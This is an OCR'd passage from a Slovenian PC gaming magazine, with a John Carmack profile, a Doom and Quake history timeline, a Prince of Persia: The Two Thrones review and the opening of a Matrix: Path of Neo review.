Carmackova prva zaposlitev v industriji je bila pri Softdisku. V prostem času je razvijal tehnologijo gladkega 2D pomikanja zaslona, ki je vodila v igro *Commander Keen* in kariero pisanja hitre, natančne grafične kode ter v ustanovitev novega podjetja: id software. Za *Commander* Keen je prišel *Wolfenstein 3D*, nato pa še prva prava uspešnica: *Doom*. Carmackova grafična tehnologija je bila uporabljena v igrah, ki so uveljavile PC kot platformo za igre: *Quake III*, *Half-Life* in *Medal of Honor*. V svetu 3D grafike je njegova beseda zakon – proizvajalci strojne opreme se posvetujejo z njim, igralci pa spoštujejo njegov doprinos. John je bil tretji človek, ki je bil sprejet v halo slavnih akademije za interaktivno umetnost in znanost. Z ženo in sinom živi v Teksasu.

ČLOVEK IN LEGENDA


Carmack, ki ga ljubitelji iger za PC najbolj poznajo, je tisti John

"Za tem človekom je še kaj več kot njegova programska koda - je tudi gonilna sila id-ja"

Carmack, ki velja za stvarnika najboljših pogonov za igre in genija na področju 3D grafike. A za tem človekom je še kaj več kot njegova programska koda. Je tudi vodilna sila za poslovno platjo id-ja, nekaj časa pa je bil tudi njihov glavni oblikovalec iger. Njegov okus je zelo podoben njegovim programom: rad ima hitro in preprosto akcijo – redukcija je zanj pozitivna stvar. "Zdi se mi, da veliko ljudi povezuje id s tehnologijo, ne z oblikovanjem iger, ampak to je zelo površen pogled na zadeve. Oblikovanje iger ne pomeni vedno kopičenja stvari. Velik del pri snovanju igre predstavljajo tudi odločitve o tem, česa ne potrebuješ. Veliko elegance in lepote je v enostavnosti, zaradi katere je veliko iger podjetja id zelo uspešnih. Preprostost je pravzaprav element oblikovanja. Pomeni, da ne vržeš v igro vsega, kar imaš na voljo. Stvar je v tem, da znaš vključiti le stvari, ki v danem trenutku najbolje funkcionirajo, to je prava eleganca. Kot inženir poskušam v oblikovanje vnesti tudi takšne stvari. Mobilna platforma vzpodbuja takšno odprto in čisto vrsto razmišljanja, ker tam preprosto nimaš na voljo dovolj virov."

Priznava, da se njegov okus celo tako zelo razlikuje od ciljev, ki si jih zadaja id, da se je: "umaknil z mesta oblikovalca iger. Zavedam se, da moj pristop zelo poenostavljenega oblikovanja iger dejansko ni tisto, kar zahteva tržišče. Znotraj podjetja velja *Quake 3* za mojo igro. To je igra, kakršno sem želel igrati. To je id-jeva igra, ki sem jo

Začelo se je s Pogubo
Prvoosebno razstreljevanje skozi zgodovino...



DOOM 1994

Bili so ploščati in imeli so tri različne sličice za animacijo, ampak, prekleto, zares so nas znali precej dobro prestrašiti.

DOOM II 1995

Nekaj barv več, bolj gladka animacija in veliko bolj natančne teksture. Ampak še vedno ploščato. In, ja, še vedno prav grozljivo.

QUAKE 1996

Ko so se hudobni fantje in naša šibrovka napihnili v dodatno dimenzijo, se je rodila moderna prvoosebna strelska igra.

preigraval največ časa, in igra, ob kateri sem najbolj užival. Hkrati pa je bil to eden naših najmanj uspešnih naslovov. Minimalizem je privlačen, ampak verjetno ni prava smer za tako visoko leteče podjetje."


Krožijo govorice, da se id umika s tržišča iger za PC in da bodo odslej razvijali igre za Xbox 360 in PS3. Je to res? Prej ali slej se bo to res zgodilo, razlog za to pa ni posebej globok. Gre zgolj za finančni pritisk. "Trg iger za PC je v zares groznem upadu," razloži John. "Todd [Hollenshead – predsednik id software] je omenil statistiko: v zadnjem letu je bil celoten prihodek tržišča le še polovica tistega izpred treh let... naš interni plan dela še ni bil objavljen v javnosti. Trenutno razvijamo hkrati za Xbox 360 in PC, sčasoma pa bo istočasno potekal tudi razvoj za PS3, vendar ta platforma trenutno še ni dovolj zrela, da bi lahko začeli z resnim delom. Naš glavni cilj je trenutno ta, da igra teče dobro na konzoli Xbox 360. Ko sem se sam ukvarjal z obdelovanjem arhitekture iger, so bili to še časi PC-ja, zdaj pa postaja Xbox 360 naš glavni cilj. Seveda tečejo vsa naša orodja za razvoj na PC-jih, pa tudi igra vedno deluje na PC-ju, vendar bo zelo verjetno celotno uradno testiranje igre potekalo na Xboxu 360."

Nov projekt vključuje povsem nov grafični pogon, ki bo presegel tistega v *Doom 3*. Njegov poudarek je na eksperimentiranju s kombiniranjem združenega osvetljevanja in "bump-mappinga" iz *Doom 3* z novo vrsto nanašanja tekstur. Gre za kombinacijo, za katero John pravi, da bo: "pripomogla k zares dramatično boljšemu videzu, kot ga vidimo v tej generaciji iger." Če želite predogled sloga, ki bo uporabljen, si oglejte projekt *Quake Wars: Enemy Territory*. "Ta igra uporablja neko vmesno metodo imenovano Megatexture, s katero sem se prvotno ukvarjal. Poleg tega smo uporabili še kombinacijo zelo zanimivih tehnik – oni so razvili posebno metodo za ustvarjanje terena, jaz pa sem sestavil tehnologijo, ki jim omogoča dinamično spreminjanje stvari na vseh kanalih v igri. Kot rezultat našega dela začenjamo dobivati zares impresivne rezultate, naše sposobnosti pa se z uporabo teh novih orodij vidno dvigujejo. Tehnologija, s katero delamo pri id-ju, popelje vse skupaj korak naprej."

MOČ PROGRAMERJEV

Vsekakor gre za zadeve, ki si jih bodo proizvajalci grafičnih kartic zelo dobro ogledali. Še posebej zato, ker lahko blagoslov s strani Johna pomeni dobro prodajo za celo generacijo grafičnih kartic. In koga on trenutno vidi na vodilnem mestu pri tehnologiji grafičnih kartic? "Nekaj časa sem bil pristaš nVidie, vendar se je ATI hitro zelo popravil na večini področij. Tako je denimo pri zadnji generaciji, NV30 proti R300, že veljalo, da je R300 verjetno v rahli prednosti. Čip NV30 je dobro obvladal *Doom*, ker se je odlično skladal z arhitekturo igre, vendar je nVidia kljub temu naredila nekaj korakov v napačno smer. Generacija NV40 popravi praktično vse spodrsljaje in ponovno gre za odlične grafične kartice. Krasno je končno biti na točki, kjer ne morem o obeh glavnih proizvajalcih grafičnih čipov povedati ničesar negativnega. Oba izdelujeta zelo močne, hitre kartice, ki ponujajo ogromno za svojo ceno."

V Dallasu se bliža druga ura zjutraj. John ima zdaj družino. Kaj ne bi moral spremeniti svojega urnika dela? Očitno ne. "Nedelje so dnevi za družino, za mojo ženo in sina. Moji delovni načrti in cilji so ostali bolj ali manj nespremenjeni." Torej se njegov svet ni obrnil na glavo, ko se mu je rodil sin? John se nasmehne tej predpostavki: "Moja žena se je zelo potrudila, da mi to ni povsem spremenilo življenja." **PCF**



"Nekaj časa sem bil pristaš nVidie, vendar se je ATI hitro zelo popravil"

QUAKE II 1997

Pridejo nove izboljšave, ki jih vpelje nov grafični pogon, ki predstavlja tudi temelje za legendarne naslove, kot je *Half-Life*.

DOOM III 2004

Natančni modeli likov in dinamično osvetljevanje igre *Doom III* ostaja še danes tehnološki mejnik za igre za PC.

DOOM RPG 2006


Značilen grafični slog serije *Doom* s tem naslovom zvrsti RPG sklene krog in spravi 2D sličice likov nazaj v modo.

DOOM RPG

Drobcen PC v vašem žepu

Carmack je igro opisal kot "zelo zabavno", je pa *Doom* na mobilnih telefonih precej drugačna izkušnja kot njegov veliki brat na PC-jih. Pravzaprav to ni prvoosebna strelska igra, temveč predstavnik zvrsti RPG. Vaš osamljeni marinec še vedno prodira v srce vesoljske baze, okužene s sovragi, in še vedno se bori proti impom, vijoličnim pošastim in vojakom zombijem. In medtem ko je bila hitrost igre ohranjena, sta se od nekod prikradli še globina in možnost odločanja, ki ju prej ni bilo. Zdaj lahko vdirate v računalnike in tam iščete kode, kupujete nadgradnje in celo odgovarjate na kratka vprašanja. Kaj nas še čaka?

Doom RPG bo to zimo grel vaše telefone.




"Oh, prekleto. Prihaja Gospod Prinček, ki bo vse pokvaril."

STARI DOBRI PERZIJSKI RAZBOJNIK

Prince of Persia The Two Thrones

Če že ne morejo zavrteti časa nazaj, bi bilo lepo, ko bi spremenili vsaj eno samo stvar

Založnik: Ubisoft Razvijalec: Ubisoft Montreal Več o igri: www.princeofpersiagame.com



V primerjavi z damami v *Warrior Within* je veliiiiiko preveč oblečena.


Pri Ubisoftu so bili zelo prebrisani. Mnenja o prejšnjih igrah sodobne franšize *Prince of Persia* so zanimivo različna. Nekateri menijo, da je *Sands of Time* ponudila čudovito novo izkušnjo tretjeosebne akcijske igre, slavila osredotočenost na gimnastiko in posmehljivo vedenje ter da je bilo nadaljevanje *Warrior Within* preveč resno in na bojevanje osredotočeno razočaranje. Drugi menijo, da je bila *SoT* preveč nerodna in polna napak, da je bilo bojevanje slabo zasnovano in da ga je bilo težko nadzorovati, pa tudi sam pristop igre je bil nekoliko neumen, medtem ko je *Warrior* temeljil na originalni ideji, ki sta ji vdahnila življenje tekoče bojevanje in veliko bolj osredotočena in zrela zgodba. Izberite svojo stran.

OGLEJTE SI ŠE

- **Prince of Persia: Sands of Time**
  Ubisoft
- **Serija Tomb Raider**
  Eidos
- **Beyond Good & Evil**
  Ubisoft

Zveni dobro

Ka-čing! Tva[illegible] PLAT!



Čeprav je to nekoliko težje ponazoriti s sliko, pa *The Two Thrones* nadaljuje navdušenje serije Prince of Persia nad izvrstnimi zvoki. Večina občutka stika z vašim okoljem je rojena iz popolnih slušnih odzivov, kar najbolje ponazarja čudoviti žvenket dveh mečev, ki se srečata.

V zgodbi je perzijski Princ do sedaj izpustil Pesek časa – snov, ki omogoča nadzor nad časom. Njegov načrt je bil, da bi nato zavrtel čas nazaj, da se vse skupaj sploh ne bi zgodilo. Kar je resnično razkurilo usodo, ki je nameravala princa ubiti, tako da je bil obsojen na življenje begunca. Da bi popravil škodo, se je znova vrnil v preteklost, da bi preprečil nastanek Peska. Toda če bi si Princ kdaj ogledal kakšen cenen film o časovnih potovanjih, bi vedel, da spreminjanje preteklosti nikoli ne deluje tako, kot si zamisliš.

Še sledite? Zdaj, v *The Two Thrones*, Princ po vrnitvi v domači Babylon odkrije, da vse le ni tako, kot bi moralo biti. Maharadža, kateremu je prvotno ukradel Pesek (in ga na koncu *SoT* ubil) je spet živ, za nameček pa je našel še Bodalo časa. Maharadža ubije Kaileeno (ups, oprostite, Vladarico časa, skoraj bi pozabili) in znova spusti Pesek, le da tokrat okuži tudi samega Princa. Kakšna zmešnjava stari.

In tukaj nastopi prebrisani del: okužen s Peskom perzijski Princ v *The Two Thrones* razvije dvojno osebnost in z njo tudi dve različni podobi. Originalni glas Princa, Yuri Lowenthal, znova spregovori kot običajni Princ, medtem ko Robin Atkin Downes, prezira vredna gotska glasovna zamenjava v *Warrior Within*, odigra Temnega Princa. Oba glasova tokrat živita v isti glavi in se nenehno pričkata. Med skakanjem po stopnjah Princ brez nadzora preklaplja med običajnim in Temnim. Ko je v običajni podobi, vse skupaj spominja na *SoT*, v temni podobi pa je veliko bolj podoben *WW*. Konflikt mnenj o prejšnjih igrah tako postane ponotranjeni konflikt vašega lika. Kar je nedvomno premetena metakritika serije.

TROJNI AKSEL

Perzijski Princ je resnično in zares dober akrobat. Nobena druga igra namreč ne ponuja enako instinktivne, intuitivne komunikacije med igralcem in okoljem. Če ste stari znanec serije, boste namreč s pogledom instinktivno

"Konflikt mnenj o prejšnjih igrah postane ponotranjeni konflikt vašega lika."

ošinili sobo in takoj našli pot. Polica v daljavi je oddaljena le za preprost tek po zidu. Od tam skočite naprej, ulovite tisto prečko, se zaletite na drog, zdrsnete navzdol do polovice, skočite, se odbijete, zgrabite podboj, se spustite navzdol, odbijete, odbijete, odbijete med dvema zidovoma, stečete navzgor po pročelju in se spretno zakotalite pod hitro zapirajočimi se kamnitimi vrati.

Toda nenavadno – tukaj se boste ob *TTT* pričeli praskati po glavi. Eden izmed privlačnih vidikov serije *PoP* ostaja sposobnost vrtenja časa v preteklost, vendar vam igra nikoli ne bi

Slovenija bi potrebovala takšne gimnastičarje v telovadnih vrstah.

Tako kot zmeraj – pokvarjeni in zlobni ljudje so videti približno štiriinsedemdesetkrat bolj kul.

smela dovoliti pogleda v času naprej. Serija je odvisnežem od akrobatike tako ugajala prav zaradi občutka navdihnjene improvizacije. Zagledali ste polico, skočili nanjo, eksperimentirali s skoki na naslednjo polico in tako naprej. Če ste se kdaj vrnili, ste lahko ugotovili, da pot ni bila le ena sama. Pomembno pa je bilo to, da tega prej niste vedeli. Pri Ubisoftu so na to čisto pozabili. Igra deluje votlo, predpisano. Tukaj ste že bili in vse to ste že počeli.

Kljub temu pa to še ni dovolj, da bi vam prikrajšalo zabavo pri izvajanju popolne serije gibov. Prvič v seriji pa to velja tudi za bojevanje, kar ste gotovo želeli slišati.

NESMRTNO BOJEVANJE

Warrior Within je uvedel "svobodni stil" bojevanja. Medtem ko ste v *Sands of Time* morali ponavljati določene preproste gibe, je *Warrior* omogočal kombinacije edinstvenih bojnih udarcev. In spet smo pri prebrisanem delu: ko boste tokrat igrali Princa, se boste počutili zelo metodično in imeli boste občutek, da se imate popolnoma v oblasti, saj ponuja igra občutno izboljšano različico urejenega bojevanja po vzoru *SoT*. Ko se spremenite v Temnega princa, pa postane bojevanje s pomočjo smrtonosne verige (podobno kot z grozljivim dekletom v *Soul Calibur*) ponorela orgija nasilja in smrti, ki je še bolj napeta zaradi vaše vztrajno pojemajoče življenjske sile. Razvijalcem pa je uspelo bistveno izboljšati stil bojevanja, ne glede na to, katero podobo uporabljate. In z dodatno sposobnostjo Speed Kill (glej okvir Nevarnost: hitra smrt) bojevanje ni več jabolko spora. Izboljšana je tudi kamera, ki je bila v *SoT* ubijalska, v *Warrior* globoko nadležna, tukaj pa je le boleče pikolovska. Nič več niste prisiljeni gledati spopadov izza stebrov, saj je možnost ponovnega osredotočanja pogleda skoraj vedno na razpolago.

Stvar, ki ni doživela izboljšave, pa je hroščati pogon, zaradi katerega je ocena igre med igranjem strmo padala. Čas, kot se Princ dobro zaveda, ne opraviči ničesar, in pred tremi leti smo se bili zaradi hroščev pripravljeni sprijazniti z naključno smrtjo, bi lahko sploh doživeli to popolnoma novo izkušnjo igre. Dve igri kasneje takih napak enostavno ne moremo odpustiti. Naleteli

Kljub nekaterim slabim lastnostim te imamo še vedno radi, Princ.

boste na enake težave z zatikanjem lika ob razne objekte, trenutke, ko Princ skoči v lastno smrt v nasprotni smeri od tiste, ki ste jo izbrali, iste sovražnike, ki vas lahko zdelajo, ne da bi vas dejansko napadli, in tokrat še na nekaj dodatnih težav s teksturami pri izrisovanju vode. Ko otrok poriše steno, mu odpustite zaradi njegove nevednosti. Ko to stori najstnik, se vmeša policija.

TEŽAVE S ŠEFI

Najbolj pogubne pa so neumne napake v presoji. Šefi so v najboljšem primeru zoprni, obe prejšnji igri pa sta se zavedali, da je bil pravi šef pravzaprav okolje. Zakaj bi zapravili pol ure z naskakovanjem nekega dolgočasnega hudobca, ko pa bi lahko sprejeli izziv in se po kamnih povzpeli na velikanski stolp? *Two Thrones* je to dejstvo popolnoma pozabil, in čeprav nekateri šefi še zmeraj ostajajo zadovoljujoči preizkusi iznajdljivosti, pa je še zlasti en del neopravičljivo slabo izpeljan. Uvršča se na konec ene izmed dveh neumnih sekvenc s kočijaškimi dirkami, zanj pa smo potrebovali sramotne in globoko boleče tri

"Bojevanje postane ponorela orgija nasilja in smrti"

ure. Kdaj se bodo igre naučile? Dragi Razvijalci, NEHAJTE vključevati bedaste, nedodelane mini-igre in nesmiselno zahtevne, dolgočasne šefe, ob katerih človeku otopijo možgani. Poljubček in objem, *PCFormat*.

Ko nam je končno uspelo, smo bili že tako jezni, da nismo čutili nobenega ponosa ali zadovoljstva. Zgolj popolno otopelost – če ne štejemo tudi naših rok, ki so po tej izkušnji še najbolj spominjale na kremplje. In zatem je naenkrat sledilo veselo skakanje, odbijanje in mlatenje. Hecna igra.

Če smo že pri neumnostih, pa vas z velikim zadovoljstvom obveščamo, da je neprimerna resnost *Warrior Within* tukaj amputirana; pravzaprav je satirično predelana v zabavne in duhovite dialoge. Princ tako na primer hudo godrnja, ko pobere svoje prvo, bedno orožje. "Zakaj sem zmeraj, kadar pride do katastrofe, brez primernega meča?" Proti koncu določeni lik opazi, da obstaja dvigalo, ki ga lahko uporabi. Princ odgovori: "Čudež čudežev, zdi se mi, da je nehalo delovati."

Vendar pa dajejo te pripombe neprijeten občutek, saj se boste ob njih zavedli, da gre za isto staro rutino, ki je zgolj še enkrat ponovljena. Nekaj novih bojnih udarcev namreč še ne ustvari revolucije. Še zmeraj gre za enako akrobatsko zabavo *PoP* kot prej, žal pa tudi izključno za enako akrobatsko zabavo *PoP* kot prej. Če razumete, kaj mislimo. PCF

Nevarnost: hitra smrt

Revolucija dvojnih vbodov

Novost *TTT* je sposobnost *Speed Kill*. Po vzoru God of War se zahrbtne, skrite usmrtitve izvajajo s pritiskom na gumb za napad na ključnih točkah med animirano sekvenco. V bistvu so nagrada za pazljivo bližanje sovražniku, ne da bi ga pri tem opozorili nase, pri tem pa vas hkrati navdajajo z občutkom prijetnega zadovoljstva.

Min 1GHz, 256MB RAM, 64MB 3D kartica

Opt 1,5GHz, 512MB RAM, 128MB 3D kartica, igralni ploščck

Večigralstvo ne

80% **PCF pravi....** "Duhovita in atletska, a kaj, ko smo vse to že videli!"

Dobro, ob tem se Bruce Lee obrača v grobu.

Neo je končno izgubil potrpljenje s temi fanti v svetlečih se lakastih čevljih.

Nehajte me poskušati prenesti z Xboxa ter me končno prenesite z Xboxa!

Balet za začetnike.

USNJENA SMET

The Matrix Path of Neo

Upamo, da bo propadla ali pa ji bo sledila še simulacija vrtnarjenja mojstra Morpheusa. Opisovalec izjavi to in sam sebe od zadaj brcne v pisker

Založnik Atari **Razvijalec** Shiny Entertainment **Na spletu** www.atari.com/thematrixpathofneo

Matrica kot taka, ki jo sprejemamo navdušenci znanstvene fantastike, je tako intrigantna stvar, da če ne drugega, od razvijalcev zahteva vsaj malo spoštovanja do naslova. Če se bo na koncu izkazalo, da je pričujoča igra tista edina zapuščina, ki nam je ostala po originalni filmski *Matrici*, bo šlo nedvomno še za zadnji, precej več kot zgolj devet palcev velik, žebelj v krsto, podoben tistim, ki si jih je zaradi svoje "odprtokodnosti" prislužil vsem dobro znani mesija božjih vojska na Zemlji osebno. Ideja sama ni slaba, saj sledite Neu skozi vse večje spopade iz trilogije, a kaj ko, kot ste ugotovili sami že z bežnim pogledom na oceno v spodjem desnem kotu, se je razvijalcem želja po dobri predstavitvi tepežkanja zaustavila huje kot marelični cmok v grlu našega vrlega urednika,

OGLEJTE SI ŠE...

>> **Max Payne**
Rockstar
>> **Bloodrayne**
Majesco
>> **F.E.A.R.**
Vivendi

kadar mu jih po mesecu dni posta spet obložene s cimetovim prelivom postavimo pred obličje. Preprosteje povedano za tiste, ki si Aljoše ne znajo predstavljati v popolnoma povampirjenem elementu: razvijalci so se s kupom razvijalske opreme zapeljali na vrh nebotičnika, se vrgli z vampi naprej na asfalt, si v zraku spustili hlače, dali petarde v tazadnje in jih veselo prižigali, upajoč, da jih bo ob tresku na spodobna in obenem sodobna tla prej peklo po hemoroidih kot žvižgalo po praznih glavah. Katastrofa, imenovana *The Matrix: Path of Neo*, je doživela svoj preporod na PC-jih in, o da, o ja, želimo si, da se to nikoli ne bi zgodilo (Nikoli nikoli ne reci nikoli...).

Tisto pravo torturo boste pričeli kot "mister" Anderson v svoji pisarni, tik pred tem, ko vanjo vdrejo agenti. Seveda se jim boste poskusili izogniti, v ta namen pa se boste stiskali k vogalom, kukali pod mize in prevračali kozolce do naslednjega zaslona. In to v realnem času, primerljivem tistemu iz filma; zadeva se bo vlekla kot sto hudirjev, vas pa bo kljuvalo po lobanji, kaj za vraga vam je bilo, da ste igro sploh namestili. A zaenkrat je želja po preigravanju štorije iz filmske uspešnice še kako živa.

MAKSIMALNA BOLEČINA

